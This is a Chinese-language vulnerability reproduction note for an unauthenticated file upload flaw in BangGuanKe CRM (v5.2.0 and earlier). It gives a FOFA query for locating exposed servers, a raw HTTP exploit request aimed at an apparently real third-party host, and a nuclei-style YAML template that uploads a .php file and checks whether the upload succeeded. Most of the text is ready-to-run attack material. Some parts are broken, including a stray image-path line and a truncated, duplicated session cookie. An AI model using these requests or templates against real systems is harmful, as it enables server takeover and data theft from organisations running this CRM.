B1-3帮管家-CRM-文件上传

漏洞描述：

帮管客CRM是一款集客户档案、销售记录、业务往来等功能于一体的客户管理系统。帮管客CRM客户管理系统，客户管理，从未如此简单，一个平台满足企业全方位的销售跟进、智能化服务管理、高效的沟通协同、图表化数据分析帮管客颠覆传统，重新定义企业管理系统。帮管客CRM ajax_upload_chat、ajax_upload等接口处存在文件上传漏洞，未经授权的攻击者可利用该漏洞获取服务器权限。

影响版本：

帮管客CRM客户管理系统免费版 <= v5.2.0

网站图片：

网络测绘：

fofa语法：


product="帮管客-CRM"

漏洞复现：

payload：

```
POST /index.php/upload/ajax_upload_chat?type=image HTTP/1.1
Host: zrd.houdezg.com:1026
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP85wZUzxCEb9PRNl
Cookie: bgk_session=bgk_session=a%3A5%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%2270edc3635173962075 3a2beeca7681a8%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%2282.156.2
Accept-Encoding: gzip
Content-Length: 184
------WebKitFormBoundaryP85wZUzxCEb9PRNl
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: image/jpeg
test
------WebKitFormBoundaryP85wZUzxCEb9PRNl--
```

效果图:



Yaml模板

```
id: B1-3BangGuanJia-upload
info:
  name: B1-3BangGuanJia-upload
  author: BeR09
  severity: critical
  description:
  reference:
    - http://wiki.fofamini.com/2023hw/%E5%B8%AE%E7%AE%A1%E5%AE%A2%20CRM%20ajax_upload_chat%20%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E.md
  tags: BangGuanJia,BangGuanKe,FileUpload

http:
  - method: POST
    path:
      - "{{BaseURL}}/index.php/upload/ajax_upload_chat?type=image"
    headers:
      User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
      Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP85wZUzxCEb9PRNl
      Cookie: bgk_session=bgk_session=a%3A5%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%2270edc36351739620753a2beeca7681a8%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%2282
      Accept-Encoding: gzip
    body: |
      ------WebKitFormBoundaryP85wZUzxCEb9PRNl
      Content-Disposition: form-data; name="file"; filename="test.php"
      Content-Type: image/jpeg

      test
      ------WebKitFormBoundaryP85wZUzxCEb9PRNl--
    matchers:
      - type: word
        words:
          - '{"code":0,"msg":"'
```

参考链接:

http://wiki.fofamini.com/2023hw/%E5%B8%AE%E7%AE%A1%E5%AE%A2%20CRM%20ajax_upload_chat%20%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E.md